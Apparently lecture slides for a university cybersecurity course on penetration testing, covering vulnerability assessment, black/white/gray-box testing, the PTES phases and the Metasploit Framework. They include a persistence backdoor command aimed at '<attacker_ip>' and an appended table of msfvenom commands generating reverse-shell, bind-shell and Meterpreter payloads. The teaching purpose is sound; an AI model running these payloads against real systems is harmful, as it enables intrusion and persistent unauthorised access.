Week 6: Pen Test

Week-6: Cybersecurity Fundamental

Credits: 20

Module Tutor: Ali Jaddoa

Lecture Name: Pentration Test (Pen Test)

25/26
Week 6: Pen Test

Today

  1. Recap Vuln Assessment
  2. Pen Testing
  3. Metaspliot

25/26
Week 6: Pen Test

Recap: Vulnerabilities Assessment

Vulnerability Assessment is a systematic process used to identify, quantify, and prioritise the security vulnerabilities in an information system. It aims to detect weaknesses that could be exploited by attackers.

  1. Network-Based Assessments
  2. Host-Based Assessments
  3. Web-Based Assessments
  4. Database Assessments

25/26
Week 6: Pen Test

Steps in Conducting a Vulnerability Assessment

  1. Define the Scope
  2. Identify Vulnerabilities
  3. Classify and Prioritise Vulnerabilities
  4. Report Findings
  5. Remediation and Mitigation
  6. Re-assessment:
    • Continuous Monitoring

25/26
Week 6: Pen Test

Penetration Testing (Pent Test)

  • Pent Test involves simulating cyber attacks to exploit vulnerabilities and test the effectiveness of security control.

  • An authorised attack to find vulnerabilities.

  • Why bother?

    • To discover security weaknesses that could be exploited by real attackers.
    • To provide actionable insights for improving security measures.
    • To comply with security standards and regulations that require regular testing.

25/26
Week 6: Pen Test

How Pent Test is different from VA

VA detects and reports vulnerabilities, while Pent Test actively attempts to exploit them to understand their real-world impact and risk.
width:1OO% center

Aspect Pent Test V. A.
Objective Exploits vulnerabilities. Identifies vulnerabilities.
Approach Active, real attacks. Passive, detection only.
Risk Higher, may disrupt systems. Lower, no exploitation.
Outcome Report on exploitability. List of vulnerabilities.

25/26
Week 6: Pen Test

Pent Test : Challanges/Issues

Challenges in Pent Testing Example
Scope Creep Expanding beyond agreed testing areas.
Evasion Techniques Attackers using obfuscation to hide malware.
Time and Resource Limitations Short test duration missing deeper vulnerabilities.
False Positives/Negatives Reporting a vulnerability that doesn’t exist or missing real threats.
Legal and Ethical Concerns Testing without explicit permission in certain environments.
Rapidly Evolving Threats New zero-day exploit emerging during a Pent Test.

25/26
Week 6: Pen Test

Time: is there a good time to do so?

Conducting penetration tests is especially important if recently:

  • Made significant upgrades or other changes to its IT infrastructure or applications
  • Has applied security patches; or
  • Has modified end-user policies, etc.

25/26
Week 6: Pen Test


Types of Penetration Testing

Each technique varies in the knowledge the tester has of the system.

  1. Black boxNo prior knowledge of the system: online banking website --> SQL-I, XSS
  2. White box – opposite of black box, the tester has an in-depth knowledge : access to the source-code, DB, etc. --> review them.
  3. Gray box – somewhere in between black and white, limited information known: a certain part.
    width:1OO% center

25/26
Week 6: Pen Test
Black Box Gray Box White Box
Goal Mimic a true cyber attack Assess an organisation’s vulnerability to insider threats Simulate an attack where an attacker gains access to a privileged account
Access Level Zero access or internal information Some internal access and internal information Complete open access to applications and systems
Pros Most realistic More efficient than black-box and saves on time and money (less guesswork, more focus, balance) More comprehensive, less likely to miss a vulnerability, and faster
Cons Time consuming and more likely to miss a vulnerability(s) - More data (e.g., source code) is required to be released to the tester and more expensive

25/26
Week 6: Pen Test
Scenario Pen Test Type
Scenario 1: A financial institution wants to assess its online banking portal for external threats, but only provides the pen tester with a login page URLand no additional internal information.
Scenario 2: A software development company seeks a thorough security review of a newly developed internal application, sharing full access to code, network architecture, and admin credentials.
Scenario 3: A retail business is concerned about potential insider threats and wants to test vulnerabilities in both public and internal sections of its e-commerce site. They provide limited access details.
Scenario 4: A tech startup wants to validate its network security resilience. They give the pen tester access to some but not all network documentation and system credentials.

Consider: Level of access, goal and type of vluns


25/26
Week 6: Pen Test
Scenario Black, White, or Gray Explanation
1 Black Box Since the institution provides no internal details, a Black Box test simulates an external attacker’s perspective, focusing on publicly accessible vulnerabilities.
2 White Box Full internal access allows for a White Box test, ideal for an in-depth examination of code, configurations, and internal security measures.
3 Gray Box Limited access aligns with a Gray Box approach, which combines partial knowledge of the system and simulates a semi-privileged insider threat.
4 Gray Box Partial access to network details makes Gray Box testing suitable, allowing testers to simulate an attack with limited insider knowledge.

25/26
Week 6: Pen Test

Penetration Testing Execution Standard PTES

Phases
width:1OO% center


25/26
Week 6: Pen Test

PTES Phases: Cont'

1. Pre-engagement

  • Determine purpose / aims of the test
  • Set the scope of the task, eg:
    • What is to included / excluded?
    • Vectors: Social Eng., physical, electronic?
    • Start and end dates
    • Third parties, eg: cloud providers, ISPs
    • Testing security and/or incident response?

25/26
Week 6: Pen Test

2. Intelligence gathering

  • Levels: 1. Compliance focused, 2- Best practice focused, 3-Deep level analysis
  • Target selection
  • Open Source Intelligence OSINT
    • Passive --> Traffic never sent to target (3rd party data)
    • Semi-passive --> Normal traffic to target
    • Active --> Should be detected (port scanning, web testing)
  • Physical
  • Electronic
  • Individual

25/26
Week 6: Pen Test

3. Threat modeling (Next week Lecture)

It provides clarity as far as the organisation’s risk appetite and prioritisation.

  • Business assets
  • Business processes
  • Threat agents
  • Threat capabilities
  • Compare to existing published compromises.

25/26
Week 6: Pen Test

4. Vulnerability analysis

Discovering flaws in systems and applications which can be leveraged by an attacker.

  • Active
    • Scanning: ports, services
    • Banner grabbing
  • Passive
    • Metadata analysis, eg: MS Office file data
    • Network sniffing, eg: Switch cache overflow
  • Validation – correlate from different tools
  • Research – check findings with
    • Vulnerability DB, eg: NVD, and CVE
    • Vendor advisories

25/26
Week 6: Pen Test

5. Exploitation

Focuses solely on establishing access to a system or resource by bypassing security restrictions.

  • Establish access to system
  • Should be a planned an precision strike
  • Identify high value target assets
  • Avoid detection - Evasive techniques

25/26
Week 6: Pen Test

6. Post exploitation

Determines the value of the machine compromised and to maintain control of the machine for later use.

Area Description Example
Machine Configuration Network and connectivity settings Network interfaces, routing, DNS, VPN
Pillage Identification of valuable resources and information Programs, services, network shares
Users User-related data that could be exploited Network history, IM client data, encryption keys
Exfiltration Routes Possible paths for covertly extracting data from the system Network interfaces, VPN, cloud storage
Persistence Measures Techniques used to maintain access to a compromised system Scheduled tasks, malicious services, registry modifications

25/26
Week 6: Pen Test

7. Reporting

  • Executive summary
    • Background (aims, existing risks identified)
    • Narrative on effectiveness of test
    • Risk/rank (think Traffic light colour coding)
    • Recommendations
  • Technical report
    • Details of the tests
    • Scope of the exercise
    • Report intelligence findings as :
      • Passive, Corporate, Personnel, and Vulnerability

25/26
Week 6: Pen Test

Metasploit Framework (MSF)

  • A penetration testing framework used for discovering, exploiting, and validating vulnerabilities.

  • Widely used in both offensive and defensive security contexts.

    width:1OO% center


25/26
Week 6: Pen Test

MSF-Architecture

Operates as a modular framework, allowing users to extend and customise its functionality.

  • Modules, Libraries, and Interfaces
  • Find Vulnerabilities and deploy Payloads
    width:1OO% center

25/26
Week 6: Pen Test

MSF: Interfaces

  1. msfconsole - an interactive command-line like interface
  2. msfcli - a literal Linux command line interface
  3. msfweb - browser based interface
  4. Armitage - a GUI-based third party application

25/26
Week 6: Pen Test

MSF: Libraries

  • Rex (Ruby Extension Library):

    • Provides Sockets, protocols, text transformations
  • Core (Core library / msfcore):

    • Enables exploits, sessions, and plugins to interact with the different interfaces.
  • Base (Base library / msfbase):

    • Provides wrapper routines and utility classes that you can use to easily work with the Core library.

25/26
Week 6: Pen Test

MSF: Modules

width:1OO% center
Each one performs a specific action, e.g: exploitation, scanning.

  • Exploits: take advantage of system weaknesses(vulnerabilities)to deliver a payload.
  • Payloads:malicious codes, these are pieces of code executed after a successful exploit.
  • Auxiliary: Supplementary tools and commands that does not easily fit into the other categories (not exploitation), e.g. scanners, fuzzers, DoS, etc.

25/26
Week 6: Pen Test

MSF: Modules

width:1OO% center

  • Evasion/Encoder: Used to convert code or information i.e. designed to re-encode payloads and exploits to avoid bad char (Null) and to enable them to get past security defense systems such AV's and IDS's.

  • Nope/NOP (No Operation): It adds a sequence of NOP instructions with no side-effects :

    • improve exploit stability by creating a "landing area" for the payload in memory, increasing the chances of successful code execution.

25/26
Week 6: Pen Test

MSF: Database

Uses a database (usually PostgreSQL) to store information about the exploits, payloads, sessions, and targets. This allows for efficient tracking and management of testing results.

  • DB stores information:
    • Host data (eg: IP addresses, port status)
    • Evidence
    • Exploit results

25/26
Week 6: Pen Test

Payloads

Type Description Example
Single Payloads Simple, standalone payloads that execute immediately. cmd/windows/adduser - adds a new user account
Staged Payloads Two-part payload; first connects, then downloads full payload. linux/x86/meterpreter/reverse_tcp - connects back and loads Meterpreter
Inline Payloads Combines all stages in a single payload; self-contained. windows/x64/exec - executes a custom command on the target
Shell Payloads Opens a basic command shell on the target system. cmd/windows/reverse_powershell - reverse PowerShell shell

25/26
Week 6: Pen Test

MSF: Common post-exploitation activities

Activity Command Example Purpose
Maintaining Access run persistence -X -i 5 -p 4444 -r <attacker_ip> Sets a persistent backdoor that reconnects every 5 seconds.
Privilege Escalation getsystem Attempts to elevate privileges to SYSTEM on Windows.
Information Gathering sysinfo Shows system details like OS version and architecture.

25/26
Week 6: Pen Test

More:


25/26
Week 6: Pen Test

Lab:

  • Pen Testing using Metaspliot, see here.

25/26

1. **Black box** – No prior knowledge of the system 2. **White box** – opposite of black box, the tester has an in-depth knowledge 3. **Gray box** – somewhere in between black and white, limited information known
![width:1OO% height:600px center](../../figures/penboxscompariosns.png)

- Others: **Post**: These are used after an exploit is successful to gather further information from the compromised system or maintain access.

| **Example of Payload** | **Purpose** | |-----------------------------------------------------------------------------------------------------------|---------------------------------------------------------------| | `msfvenom -p windows/shell_reverse_tcp LHOST=<attacker_ip> LPORT=<attacker_port> -f exe -o reverse_shell.exe` | Windows reverse shell that connects back to the attacker. | | `msfvenom -p linux/x86/shell_reverse_tcp LHOST=<attacker_ip> LPORT=<attacker_port> -f elf -o reverse_shell.elf` | Linux x86 reverse shell that connects back to the attacker. | | `msfvenom -p windows/shell_bind_tcp LPORT=<target_port> -f exe -o bind_shell.exe` | Windows bind shell that listens on a port on the target. | | `msfvenom -p linux/x86/shell_bind_tcp LPORT=<target_port> -f elf -o bind_shell.elf` | Linux x86 bind shell that listens on a port on the target. | | `msfvenom -p windows/meterpreter/reverse_tcp LHOST=<attacker_ip> LPORT=<attacker_port> -f exe -o meterpreter_reverse_shell.exe` | Windows Meterpreter payload that connects back to the attacker. | | `msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<attacker_ip> LPORT=<attacker_port> -f elf -o meterpreter_reverse_shell.elf` | Linux x86 Meterpreter payload that connects back to the attacker. | | `msfvenom -p windows/meterpreter/bind_tcp LPORT=<target_port> -f exe -o meterpreter_bind_shell.exe` | Windows Meterpreter payload that listens on a port on the target. | | `msfvenom -p linux/x86/meterpreter/bind_tcp LPORT=<target_port> -f elf -o meterpreter_bind_shell.elf` | Linux x86 Meterpreter payload that listens on a port on the target. | | `msfvenom -p php/meterpreter/reverse_tcp LHOST=<attacker_ip> LPORT=<attacker_port> -f raw -o payload.php` | PHP Meterpreter payload that connects back to the attacker. | | `msfvenom -p javascript/meterpreter/reverse_tcp LHOST=<attacker_ip> LPORT=<attacker_port> -f js -o payload.js` | JavaScript Meterpreter payload that connects back to the attacker. | | `msfvenom -p windows/exec CMD=<command> -f exe -o exec_command.exe` | Executes a command on the target Windows system. | | `msfvenom -p linux/x86/exec CMD=<command> -f elf -o exec_command.elf` | Executes a command on the target Linux system. |

### MSF: Common Post-Exploitation Activities